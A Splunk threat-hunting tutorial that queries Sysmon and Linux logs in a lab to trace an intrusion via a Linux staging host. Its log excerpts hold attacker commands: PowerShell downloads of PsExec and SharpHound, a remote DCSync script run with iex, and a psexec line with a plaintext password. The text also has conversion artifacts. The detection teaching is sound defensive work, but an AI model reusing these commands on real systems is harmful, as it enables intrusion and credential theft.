
The screenshot shows the 'File Creation Overview' dashboard from the Sysmon App. The dashboard has a search bar at the top with a dropdown set to 'Last 24 hours' and a 'Submit' button. Below the search bar is a section titled 'Files Created Over Time' with a placeholder message 'Search is waiting for input...'. At the bottom of the dashboard is another search bar with the same placeholder message.

- Let's now specify "All time" on the time picker and click "Submit". Results are generated successfully; however, no results are appearing in the "Top Systems"

section.



- We can fix that by clicking on "Edit" (upper right hand corner of the screen) and editing the search.



- The Sysmon Events with ID 11 do not contain a field named `Computer`, but they do include a field called `ComputerName`.

- Let's fix that and click "Apply"

The screenshot shows the Splunk search interface. A modal window titled "Edit Search" is open, containing the search string: `1 'sysmon' EventCode=11 | top ComputerName`. Below the modal, the search results table displays data for "Top Files Created". The table has columns for count and percent. The data includes:

ComputerName	count	percent
C:\Windows\assembly\NativeImages_v4.0.30319_64\ngenlock.dat	4408	4.211009
C:\Windows\assembly\NativeImages_v4.0.30319_32\ngenlock.dat	3128	2.988211
C:\Windows\SoftwareDistribution\Download\161dc5...	1778	1.698542
C:\Windows\Prefetch\WSCORSW.EXE-16B291C4.pf	1530	1.461625
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngenrootstorelock.dat	1068	1.028272
C:\Windows\System32\config\systemprofile\AppData\Local\Microsoft\InstallService\{24A2C2C9-889B-43E9-B20C-77406FEBASE4}.checkpoint	919	0.877930
C:\Windows\System32\sru\SRUtmp.log	674	0.642879
C:\Windows\Prefetch\TASKHOSTW.EXE-2E5D4875.pf	486	0.464281
C:\Windows\Prefetch\TASKHOSTW.EXE-2E5D4875.pf	422	0.403141
C:\Windows\Prefetch\TASKHOSTW.EXE-2E5D4875.pf	422	0.403141

Below the table, another section titled "Top Systems" is shown with the message "No results found."

- Results should now be generated successfully in the "Top Systems" section.

The screenshot shows the Splunk dashboard interface. The dashboard is titled "File Creation Overview" and contains three panels:

- Files Created Over Time:** A chart showing the count of files created over time. The x-axis represents dates from October 5, 2022, to November 6, 2022. The y-axis represents the count, ranging from 0 to 60,000. The chart shows two major peaks: one around October 28 (count ~40,000) and another around November 4 (count ~30,000).
- Top Files Created:** A table listing the top files created. The table has columns for TargetFilename, count, and percent. The data includes:

TargetFilename	count	percent
C:\Windows\assembly\NativeImages_v4.0.30319_64\ngenlock.dat	4408	4.211009
C:\Windows\assembly\NativeImages_v4.0.30319_32\ngenlock.dat	3128	2.988211

# Investigating with Splunk

## Intrusion Detection With Splunk (Real-world Scenario)

### Introduction

- The Windows Event Logs & Finding Evil module familiarized us with log exploration on a single machine to pinpoint malicious activity.
  - Now, we're stepping up our game. We'll be conducting similar investigations, but on a much larger scale, across numerous machines to uncover irregular activities within the entire network instead of just one device.
  - Our tools will still include Windows Event logs, but the scope of our work will broaden significantly, demanding careful scrutiny of a larger pool of information, and identifying and discarding false positives whenever possible.
- In this module, we'll be zooming in on specific malicious machines. We'll master the art of crafting precise queries and triggering alerts to proactively enhance the security of our environment.
- The strategy we'll follow to identify events will mirror our initial lessons.
  - However, we're going up against a much larger data set instead of merely one collection of event logs.
  - And from our vantage point at the Splunk dashboard, we'll aim to weed out false positives.

### Ingesting Data Sources

- At the start of creating hunts, alerts, or queries, the sheer volume of information and data can be daunting.
  - Part of the art of being a cybersecurity professional involves pinpointing the most meaningful data, determining how to sift through it quickly and efficiently, and ensuring the robustness of our analysis.

### Ingesting Data Sources

- At the start of creating hunts, alerts, or queries, the sheer volume of information and data can be daunting.
  - Part of the art of being a cybersecurity professional involves pinpointing the most meaningful data, determining how to sift through it quickly and efficiently, and ensuring the robustness of our analysis.
- To proceed, we need access to data we can analyze and use for threat hunting.

- There are a few sources we can turn to. One source that Splunk provides, along with installation instructions, is [BOTS](#).
- Alternatively, <https://www.logs.to> is a handy utility providing us with dummy logs in JSON format.
- If you upload data from `logs.to`, ensure your source type correctly extracts the JSON by adjusting the `Indexed Extractions` setting to JSON when crafting a new source type before uploading the JSON data.
- Our focus in this module, however, will be on a data set that we've personally created.
  - This data set will assist your progress.
  - You'll be working with over 500,000 events.
  - By setting the time picker to `All time` and submitting the query below, we can retrieve all accessible events.

```
index="main" earliest=0
```

The screenshot shows the Splunk Enterprise search interface. The search bar contains the query `index="main" earliest=0`. Below the search bar, it says `581,073 events (before 11/9/22 12:58:33.000 AM)`. The main area displays a table of event data with columns for Time, Event, and host. The first few rows of data are:

	Time	Event
>	11/8/22 10:50:54.000 PM	11/08/2022 02:50:54 PM LogName=Microsoft-Windows-Sysmon/Operational EventCode=17 EventType=4 ComputerName=DESKTOP-UN7T4R8.uniwaldo.local Show all 23 lines host = DESKTOP-UN7T4R8 : source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Sysmon
>	11/8/22 10:50:52.000 PM	11/08/2022 02:50:52 PM LogName=Microsoft-Windows-Sysmon/Operational EventCode=13 EventType=4 ComputerName=DESKTOP-UN7T4R8.uniwaldo.local Show all 24 lines host = DESKTOP-UN7T4R8 : source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Sysmon
>	11/8/22 10:50:51.000 PM	11/08/2022 02:50:51 PM LogName=Microsoft-Windows-Sysmon/Operational EventCode=11 EventType=4

On the left side, there are sections for **SELECTED FIELDS** (host, source, sourcetype) and **INTERESTING FIELDS** (ComputerName, date\_hour, date\_mday, date\_minute, date\_month, date\_second, date\_wday, date\_year, date\_zone, EventCode, EventType, Image, index). The bottom left shows the number of events (581,073).

- We now have a mammoth data set to sift through and analyze across various sourcetypes with multiple infections.
  - Within this data, we will encounter different types of attacks and infections.
  - Our goal here isn't to identify every single one but to understand how we can begin to detect any sort of attack within this vast data pool.
  - By the end of this lesson, we will have identified several attacks, and we encourage you to dive into the data and uncover more on your own.

## Searching Effectively

- If you're new to Splunk, you might notice that certain queries take considerable time to process and return data, particularly when dealing with larger, more realistic data sets.
  - Effective threat hunting in any SIEM hinges on crafting the right queries and targeting relevant data.
- We've touched upon the significance of relevant or accurate data multiple times.
  - What does this really mean?
  - The data within these events contains a mixture of valuable signals that can help us track down attacks and extraneous noise that we need to filter out.
  - It can be a daunting thought that potential threats may be hiding in the background noise, and while this is a possibility, our job as the blue team is to methodically trace down tactics, techniques, and procedures (TTPs), and to craft alerts and hunting queries to cover as many potential threat vectors as we can.
  - This is not a sprint; it's more of a marathon, a process that often spans across the life of an organization.
  - We start by targeting what we know is malicious from familiar data.
- Let's dive into our data. Our first objective is to see what we can identify within the Sysmon data.
  - We'll start by listing all our sourcetypes to approach this as an unknown environment from scratch.
  - Run the following query to observe the possible sourcetypes (the screenshot may contain a WinEventLog sourcetype that you will not have).

```
index="main" | stats count by sourcetype
```

sourcetype	count
WinEventLog	12417
WinEventLog:Application	9196
WinEventLog:Security	68568
WinEventLog:Sysmon	358108
WinEventLog:System	8517
linux:auth	365
linux:syslog	123902

- This will list all the sourcetypes available in your Splunk environment.

- Now let's query our Sysmon sourcetype and take a look at the incoming data.

```
index="main" sourcetype="WinEventLog:Sysmon"
```

Time	Event	_source
11/8/22 10:50:44 PM	11/8/2022 02:50:54 PM LogName=Microsoft-Windows-Sysmon/Operational EventCode=17 EventType=4 ComputerName=DESKTOP-UN7T4R8.uniwaldo.local Show all 23 lines	host = DESKTOP-UN7T4R8 : source = WinEventLog:Microsoft-Windows-Sysmon/Operational : sourcetype = WinEventLog:Sysmon
11/8/22 10:50:52,000 PM	11/8/2022 02:50:52 PM LogName=Microsoft-Windows-Sysmon/Operational EventCode=13 EventType=4 ComputerName=DESKTOP-UN7T4R8.uniwaldo.local Show all 24 lines	host = DESKTOP-UN7T4R8 : source = WinEventLog:Microsoft-Windows-Sysmon/Operational : sourcetype = WinEventLog:Sysmon
11/8/22 10:50:51,000 PM	11/8/2022 02:50:51 PM LogName=Microsoft-Windows-Sysmon/Operational EventCode=11	host = DESKTOP-UN7T4R8 : source = WinEventLog:Microsoft-Windows-Sysmon/Operational : sourcetype = WinEventLog:Sysmon

10.0.0.133:8000/en-US/app/search/search?search=index=main%20sourcetype=%22WinEventLog:Sysmon%22&display.page.search.mode=smart&disp...sample\_ratio=1&workload\_pool=&earliest=0&latest=&display.page.search.tab=events&display.general.type=events&sid=1667955918.53#

- Here we can verify that it is indeed Sysmon data and further identify extracted fields that we can target for searching.
  - The extracted fields aid us in crafting more efficient searches.
  - Here's the reasoning.
- There are several ways we can run searches to achieve our goal, but some methods will be more efficient than others.
  - We can query all fields, which essentially performs regex searches for our data assuming we don't know what field it exists in.
  - For demonstration, let's execute some generalized queries to illustrate performance differences. Let's search for all possible instances of `uniwaldo.local`.

```
index="main" uniwaldo.local
```

- This should return results rather quickly. It will display any instances of this specific string found in `any` and `all` sourcetypes the way we ran it.

- It can be case insensitive and still return the same results. Now let's attempt to find all instances of this string concatenated within any other string such as "myuniwaldo.localtest" by using a wildcard before and after it.

```
index="main" *uniwaldo.local*
```

Time	Event
11/8/22 10:50:54.000 PM	11/08/2022 02:50:54 PM ... 1 line omitted ... EventCode=17 EventType=4 ComputerName=DESKTOP-UN7T4R8.uniwaldo.local User=NOT_TRANSLATED Show all 23 lines host = DESKTOP-UN7T4R8   source = WinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = WinEventLog:Sysmon
11/8/22 10:50:52.000 PM	11/08/2022 02:50:52 PM ... 1 line omitted ... EventCode=13 EventType=4 ComputerName=DESKTOP-UN7T4R8.uniwaldo.local User=NOT_TRANSLATED Show all 24 lines host = DESKTOP-UN7T4R8   source = WinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = WinEventLog:Sysmon
11/8/22 10:50:51.000 PM	11/08/2022 02:50:51 PM ... 1 line omitted ...

- You'll observe that this query returns results much more slowly than before, even though the number of results is exactly the same!
  - Now let's target this string within the ComputerName field only, as we might only care about this string if it shows up in ComputerName.
  - Because no ComputerName only contains this string, we need to prepend a wildcard to return relevant results.

```
index="main" ComputerName="*uniwaldo.local"
```

The screenshot shows the Splunk Enterprise search interface. The search bar contains the query: `index=main ComputerName=*uniwaldo.local*`. Below the search bar, it says "30,685 events (before 11/9/22 1:14:30.000 AM) No Event Sampling". The main pane displays a table of search results with columns: Time, Event. The first few rows show events from 11/8/22 at 10:50:54 PM, 10:50:52.000 PM, and 10:50:51.000 PM, all related to Microsoft-Windows-Sysmon/Operational logs on host DESKTOP-UN7T4R8. The interface includes various navigation and filtering options like "Events (30,685)", "Format Timeline", "Zoom Out", "Zoom to Selection", "Deselect", and "Smart Mode". On the left, there are lists of "SELECTED FIELDS" (host, source, sourcetype) and "INTERESTING FIELDS" (ComputerName, CreationUtcTime, EventCode, EventType, Image, index, Keywords, linecount, LogName, Message, OpCode, ProcessGuid, ProcessId). The bottom right shows a page navigation with "1 hour per column".

- You'll find that this query returns results **much** more swiftly than our previous search.
  - The point being made here is that targeted searches in your SIEM will execute and return results much more quickly.
  - They also lessen resource consumption and allow your colleagues to use the SIEM with less disruption and impact.
  - As we devise our queries to hunt anomalies, it's crucial that we keep crafting efficient queries at the forefront of our thinking, particularly if we aim to convert this query into an alert later.
  - Having many slow-running alerts won't benefit our systems or us. If you can aim the search at specific users, networks, machines, etc., it will always be to your advantage to do so, as it also cuts down a lot of irrelevant data, enabling you to focus on what truly matters.
  - But again, how do we know what we **need** to focus on?

## Embracing The Mindset Of Analysts, Threat Hunters, & Detection Engineers

- Making progress on our journey, let's pivot our focus towards spotting anomalies in our data.
  - Remember the foundation we established in the [Windows Event Logs & Finding Evil](#) module, where we explored the potential of event codes in tracing peculiar activities?
  - We utilized public resources such as the Microsoft Sysinternals guide for [Sysmon](#).

- Let's apply the same approach and identify all Sysmon EventCodes prevalent in our data with this query.

```
index="main" sourcetype="WinEventLog:Sysmon" | stats count by EventCode
```

New Search

Save As ▾ Create Table View Close

All time ▾

358,108 events (before 11/9/22 1:12:54.000 AM) No Event Sampling ▾

Job ▾

Events Patterns Statistics (20) Visualization

20 Per Page ▾ Preview ▾

EventCode	count
1	5427
10	15714
11	184678
12	64915
13	60447
15	462
16	30
17	2620
18	1339
2	108
22	4893
23	53483
25	46
255	1625
3	1553
4	75
5	1167
6	50
7	39486

- Our scan uncovers 20 distinct EventCodes. Before we move further, let's remind ourselves of some of the Sysmon event descriptions and their potential usage in detecting malicious activity.
  - [Sysmon Event ID 1 - Process Creation](#): Useful for hunts targeting abnormal parent-child process hierarchies, as illustrated in the first lesson with Process Hacker.
    - It's an event we can use later.
  - [Sysmon Event ID 2 - A process changed a file creation time](#): Helpful in spotting "time stomp" attacks, where attackers alter file creation times.
    - Bear in mind, not all such actions signal malicious intent.
  - [Sysmon Event ID 3 - Network connection](#): A source of abundant noise since machines are perpetually establishing network connections.
    - We may uncover anomalies, but let's consider other quieter areas first.
  - [Sysmon Event ID 4 - Sysmon service state changed](#): Could be a useful hunt if attackers attempt to stop Sysmon, though the majority of these events are likely benign and informational, considering Sysmon's frequent legitimate starts and stops.

- [Sysmon Event ID 5 - Process terminated](#): This might aid us in detecting when attackers kill key processes or use sacrificial ones. For instance, Cobalt Strike often spawns temporary processes like werfault, the termination of which would be logged here, as well as the creation in ID 1.
- [Sysmon Event ID 6 - Driver loaded](#): A potential flag for BYOD (bring your own driver) attacks, though this is less common. Before diving deep into this, let's weed out more conspicuous threats first.
- [Sysmon Event ID 7 - Image loaded](#): Allows us to track dll loads, which is handy in detecting DLL hijacks.
- [Sysmon Event ID 8 - CreateRemoteThread](#): Potentially aids in identifying injected threads. While remote threads can be created legitimately, if an attacker misuses this API, we can potentially trace their rogue process and what they injected into.
- [Sysmon Event ID 10 - ProcessAccess](#): Useful for spotting remote code injection and memory dumping, as it records when handles on processes are made.
- [Sysmon Event ID 11 - FileCreate](#): With many files being created frequently due to updates, downloads, etc., it might be challenging to aim our hunt directly here.
  - However, these events can be beneficial in correlating or identifying a file's origins later.
- [Sysmon Event ID 12 - RegistryEvent \(Object create and delete\)](#) & [Sysmon Event ID 13 - RegistryEvent \(Value Set\)](#): While numerous events take place here, many registry events can be malicious, and with a good idea of what to look for, hunting here can be fruitful.
- [Sysmon Event ID 15 - FileCreateStreamHash](#): Relates to file streams and the "Mark of the Web" pertaining to external downloads, but we'll leave this aside for now.
- [Sysmon Event ID 16 - Sysmon config state changed](#): Logs alterations in Sysmon configuration, useful for spotting tampering.
- [Sysmon Event ID 17 - Pipe created](#) & [Sysmon Event ID 18 - Pipe connected](#): Record pipe creations and connections. They can help observe malware's interprocess communication attempts, usage of [PsExec](#), and SMB lateral movement.
- [Sysmon Event ID 22 - DNSEvent](#): Tracks DNS queries, which can be beneficial for monitoring beacon resolutions and DNS beacons.
- [Sysmon Event ID 23 - FileDelete](#): Monitors file deletions, which can provide insights into whether a threat actor cleaned up their malware, deleted crucial files, or possibly attempted a ransomware attack.
- [Sysmon Event ID 25 - ProcessTampering \(Process image change\)](#): Alerts on behaviors such as process herpadding, acting as a mini AV alert filter.

- Based on these `EventCodes`, we can perform preliminary queries. As previously stated, unusual parent-child trees are always suspicious.
  - Let's inspect all parent-child trees with this query.

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 | stats count
by ParentImage, Image
```

The screenshot shows a Splunk search interface with the following details:

- Search Bar:** index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 | stats count by ParentImage, Image
- Results Summary:** 5,427 events (before 11/9/22 2:25:34.000 AM) No Event Sampling
- Time Range:** All time
- Statistics View:** Statistics (178)
- Table Headers:** ParentImage, Image, count
- Table Data:** A list of processes and their counts, including:
 

ParentImage	Image	count
-	C:\Users\waldo\AppData\Local\Microsoft\OneDrive\22.191.0911.0001\FileCoAuth.exe	31
-	C:\Windows\System32\AtBroker.exe	34
-	C:\Windows\System32\WerFault.exe	1
-	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	8
-	C:\Windows\System32\cmd.exe	83
-	C:\Windows\System32\rundll32.exe	8
-	C:\Windows\System32\sc.exe	6
-	C:\Windows\System32\schtasks.exe	3
-	C:\Windows\System32\wbev\WmiPrvSE.exe	115
C:\Program Files (x86)\Internet Explorer\iexplore.exe	C:\Windows\SysWOW64\WerFault.exe	6
C:\Program Files (x86)\Microsoft Visual Studio\Installer\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	C:\Users\waldo\AppData\Local\Temp\2114lwvz.xmw\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	2
C:\Program Files (x86)\Microsoft Visual Studio\Installer\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	C:\Users\waldo\AppData\Local\Temp\52nzjvj.vjn\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	2
C:\Program Files (x86)\Microsoft Visual Studio\Installer\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	C:\Users\waldo\AppData\Local\Temp\5zxxbqih.b0p\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	2

- We're met with 5,427 events, quite a heap to manually sift through.
  - We have choices, weed out what seems benign or target child processes known to be problematic, like `cmd.exe` or `powershell.exe`. Let's target these two.

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=1
(Image="*cmd.exe" OR Image="*powershell.exe") | stats count by
ParentImage, Image
```

Splunk > enterprise Apps ▾

Administrator ▾ Messages ▾ Settings ▾ Activity ▾ Help ▾ Find

Search Analytics Datasets Reports Alerts Dashboards

Search & Reporting

New Search

Save As ▾ Create Table View Close

index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 (Image=\*cmd.exe OR Image=\*powershell.exe) | stats count by ParentImage, Image

628 events (before 11/9/22 2:26:14:000 AM) No Event Sampling ▾

Events Patterns Statistics (15) Visualization

20 Per Page ▾ Format Preview ▾

ParentImage	Image	count
-	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	8
-	C:\Windows\System32\cmd.exe	83
C:\Users\waldo\Downloads\randomfile.exe	C:\Windows\System32\cmd.exe	20
C:\Windows\System32\CompatTelRunner.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	7
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	32
C:\Windows\System32\cmd.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	4
C:\Windows\System32\msiexec.exe	C:\Windows\System32\cmd.exe	200
C:\Windows\System32\notepad.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	10
C:\Windows\System32\notepad.exe	C:\Windows\System32\cmd.exe	11
C:\Windows\System32\rundll32.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	54
C:\Windows\System32\rundll32.exe	C:\Windows\System32\cmd.exe	72
C:\Windows\System32\runonce.exe	C:\Windows\System32\cmd.exe	2
C:\Windows\explorer.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	9
C:\Windows\explorer.exe	C:\Windows\System32\cmd.exe	112
\\"10.0.0.47\\C\$\\Windows\\PSEXECSCVCS.exe	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	4

- The `notepad.exe` to `powershell.exe` chain stands out immediately. It implies that `notepad.exe` was run, which then spawned a child `powershell` to execute a command.
  - The next steps? Question the `why` and validate if this is typical.
- We can delve deeper by focusing solely on these events.

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=1
(Image=*cmd.exe OR Image=*powershell.exe)
ParentImage="C:\\Windows\\System32\\notepad.exe"
```

Splunk > enterprise Apps ▾

Administrator ▾ 2 Messages ▾ Settings ▾ Activity ▾ Help ▾ Find

Search Analytics Datasets Reports Alerts Dashboards

Search & Reporting

New Search

Save As ▾ Create Table View Close

index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 (Image=="cmd.exe" OR Image=="powershell.exe") ParentImage="C:\Windows\System32\notepad.exe"

All time ▾

✓ 21 events (before 11/9/22 2:37:11.000 AM) No Event Sampling ▾

Job ▾

Events (21) Patterns Statistics Visualization

Format Timeline ▾    1 day per column

List ▾  20 Per Page ▾

< Prev 1 2 Next >

Selected Fields	Time	Event
a host a source a sourcetype	11/8/22 8:22:01:000 PM	LogName=Microsoft-Windows-Sysmon/Operational EventCode=1 EventType=4 ComputerName=DESKTOP-EGSS5IS.uniwaldo.local <a href="#">Show all 38 lines</a> host = DESKTOP-EGSS5IS source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Sysmon
a CommandLine a Company a ComputerName a CurrentDirectory a Description # EventCode # EventType a FileVersion a Hashes a Image a index a IntegrityLevel a Keywords	11/8/22 7:51:34.000 PM	LogName=Microsoft-Windows-Sysmon/Operational EventCode=1 EventType=4 ComputerName=DESKTOP-EGSS5IS.uniwaldo.local <a href="#">Show all 38 lines</a> host = DESKTOP-EGSS5IS source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Sysmon
	11/8/22 7:49:35.000 PM	LogName=Microsoft-Windows-Sysmon/Operational EventCode=1 EventType=4 ComputerName=DESKTOP-EGSS5IS.uniwaldo.local <a href="#">Show all 38 lines</a> host = DESKTOP-EGSS5IS source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog:Sysmon
CommandLine: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -C Invoke-WebRequest -Uri http://10.0.0.229:8080/file.exe -OutFile file.exe CurrentDirectory: C:\Users\waldo\Downloads User: NT AUTHORITY\SYSTEM LogonGuid: {96192a2a-9ab5-636a-e703-000000000000} LogonId: 0x3E7 TerminalSessionId: 1 IntegrityLevel: System Hashes: SHA1=F43D9BB316E30AE1A3494AC5B0624F6BEA1BF054,MD5=04029E121A0CFA5991749937DD22A1D9,SHA256=9F914D42706FE215501044ACD85A32D58AAEF1419D404FDDFA5 D3B48F66CCD9F,IMPHASH=7C955A0ABC747F57CCC4324480737EF7 ParentProcessGuid: {96192a2a-a720-636a-6003-00000000d00} ParentProcessId: 7736 ParentImage: C:\Windows\System32\notepad.exe ParentCommandLine: C:\Windows\System32\notepad.exe ParentUser: DESKTOP-EGSS5IS\waldo <a href="#">Collapse</a>		

- We see the `ParentCommandLine` (just `notepad.exe` with no arguments) triggering a `CommandLine` of `powershell.exe` seemingly downloading a file from a server with the IP of `10.0.0.229`!
- Our path now forks.
  - We could trace what initiated the `notepad.exe`, or we could investigate other machines interacting with this IP and assess its legitimacy.
  - Let's unearth more about this IP by running some queries to explore all sourcetypes that could shed some light.

```
index="main" 10.0.0.229 | stats count by sourcetype
```

The screenshot shows the Splunk Enterprise search interface. The search bar contains the query `index="main" 10.0.0.229 | stats count by sourcetype`. The results table has two rows:

sourcetype	count
WinEventLog:Sysmon	73
linux:syslog	24

- Among the few options in this tiny 5-machine environment, most will just inform us that a connection occurred, but not much more.

```
index="main" 10.0.0.229 sourcetype="linux:syslog"
```

![[Pasted image 20240613171416.png]]

- Here we see that based on the data and the `host` parameter, we can conclude that this IP belongs to the host named `waldo-virtual-machine` on its `ens160` interface.
  - The IP seems to be doing some generic stuff.

```
> 11/8/22 Nov 8 13:19:17 waldo-virtual-machine avahi-daemon[875]: Registering new address record for 10.0.0.229 on ens160.IPV4.  
6:19:17:000 PM host = waldo-virtual-machine source = /var/log/syslog sourcetype = linux:syslog
```

- This finding indicates that our machine has engaged in some form of communication with a Linux system, notably downloading executable files through `PowerShell`.
  - This sparks some concerns, hinting at the potential compromise of the Linux system as well! We're intrigued to dig deeper.
  - So, let's initiate another inquiry using Sysmon data to unearth any further connections that might have been established.

```
index="main" 10.0.0.229 sourcetype="WinEventLog:sysmon" | stats count by CommandLine
```

- At this juncture, alarm bells should be sounding!
  - We can spot several binaries with conspicuously malicious names, offering strong signals of their hostile intent.
  - We would encourage you to exercise your investigative skills and try to trace these attacks independently – both for practice and for the thrill of it!
- From our assessment, it's becoming increasingly clear that not only was the spawning of `notepad.exe` to `powershell.exe` malicious in nature, but the Linux system also appears to be infected.
  - It seems to be instrumental in transmitting additional utilities.
  - We can now fine-tune our search query to zoom in on the hosts executing these commands.

```
index="main" 10.0.0.229 sourcetype="WinEventLog:sysmon" | stats count by
CommandLine, host
```

Splunk > enterprise Apps ▾

Administrator ▾ 2 Messages ▾ Settings ▾ Activity ▾ Help ▾ Find

Search Analytics Datasets Reports Alerts Dashboards

Save As ▾ Create Table View Close

Search & Reporting

## New Search

index="main" 10.0.0.229 sourcetype="WinEventLog:sysmon" | stats count by CommandLine, host

All time ▾

✓ 73 events (before 11/9/22 2:49:57:000 AM) No Event Sampling ▾ Job ▾

Events Patterns Statistics (6) Visualization

20 Per Page ▾

CommandLine	host	count
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -C Invoke-WebRequest -Uri http://10.0.0.229:8080/PsExec64.exe -OutFile PsExec64.exe	DESKTOP-EGSSS15	2
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -C Invoke-WebRequest -Uri http://10.0.0.229:8080/SharpHound.exe -OutFile SharpHound.exe	DESKTOP-EGSSS15	1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -C Invoke-WebRequest -Uri http://10.0.0.229:8080/file.exe -OutFile file.exe	DESKTOP-EGSSS15	1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -C iex(new-Object Net.WebClient).DownloadString('http://10.0.0.229:8080/Invoke-DCSync.ps1')	DESKTOP-UN774R8	4
c:\windows\system32\cmd.exe /c psexec64.exe -accepteula -u UNIWALDO\Waldo -p Password0123 \\10.0.0.47 "powershell Invoke-WebRequest -Uri http://10.0.0.229:8080/comsvcs.dll -OutFile C:\comsvcs.dll" # 雜傑	DESKTOP-EGSSS15	1
psexec64.exe -accepteula -u UNIWALDO\Waldo -p Password0123 \\10.0.0.47 "powershell Invoke-WebRequest -Uri http://10.0.0.229:8080/comsvcs.dll -OutFile C:\comsvcs.dll" # 雜傑	DESKTOP-EGSSS15	1

- Our analysis indicates that two hosts fell prey to this Linux pivot.
    - Notably, it appears that the DCSync PowerShell script was executed on the second host, indicating a likely DCSync attack.
    - Instead of making an assumption, we'll seek validation by designing a more targeted query, zeroing in on the DCSync attack in this case. Here's the query.

index="main" EventCode=4662 Access\_Mask=0x100 Account\_Name!=\*\$

New Search

Save As ▾ Create Table View Close

index="main" EventCode=4662 Access\_Mask=0x100 Account\_Name!=\*\$

All time ▾ Search

✓ 2 events (before 11/9/22 2:57:12.000 AM) No Event Sampling ▾

Job ▾ Smart Mode ▾

Events (2) Patterns Statistics Visualization

Format Timeline ▾ 1 millisecond per column

— Zoom Out + Zoom to Selection × Deselect

List ▾ Format 20 Per Page ▾

Hide Fields	All Fields	i	Time	Event
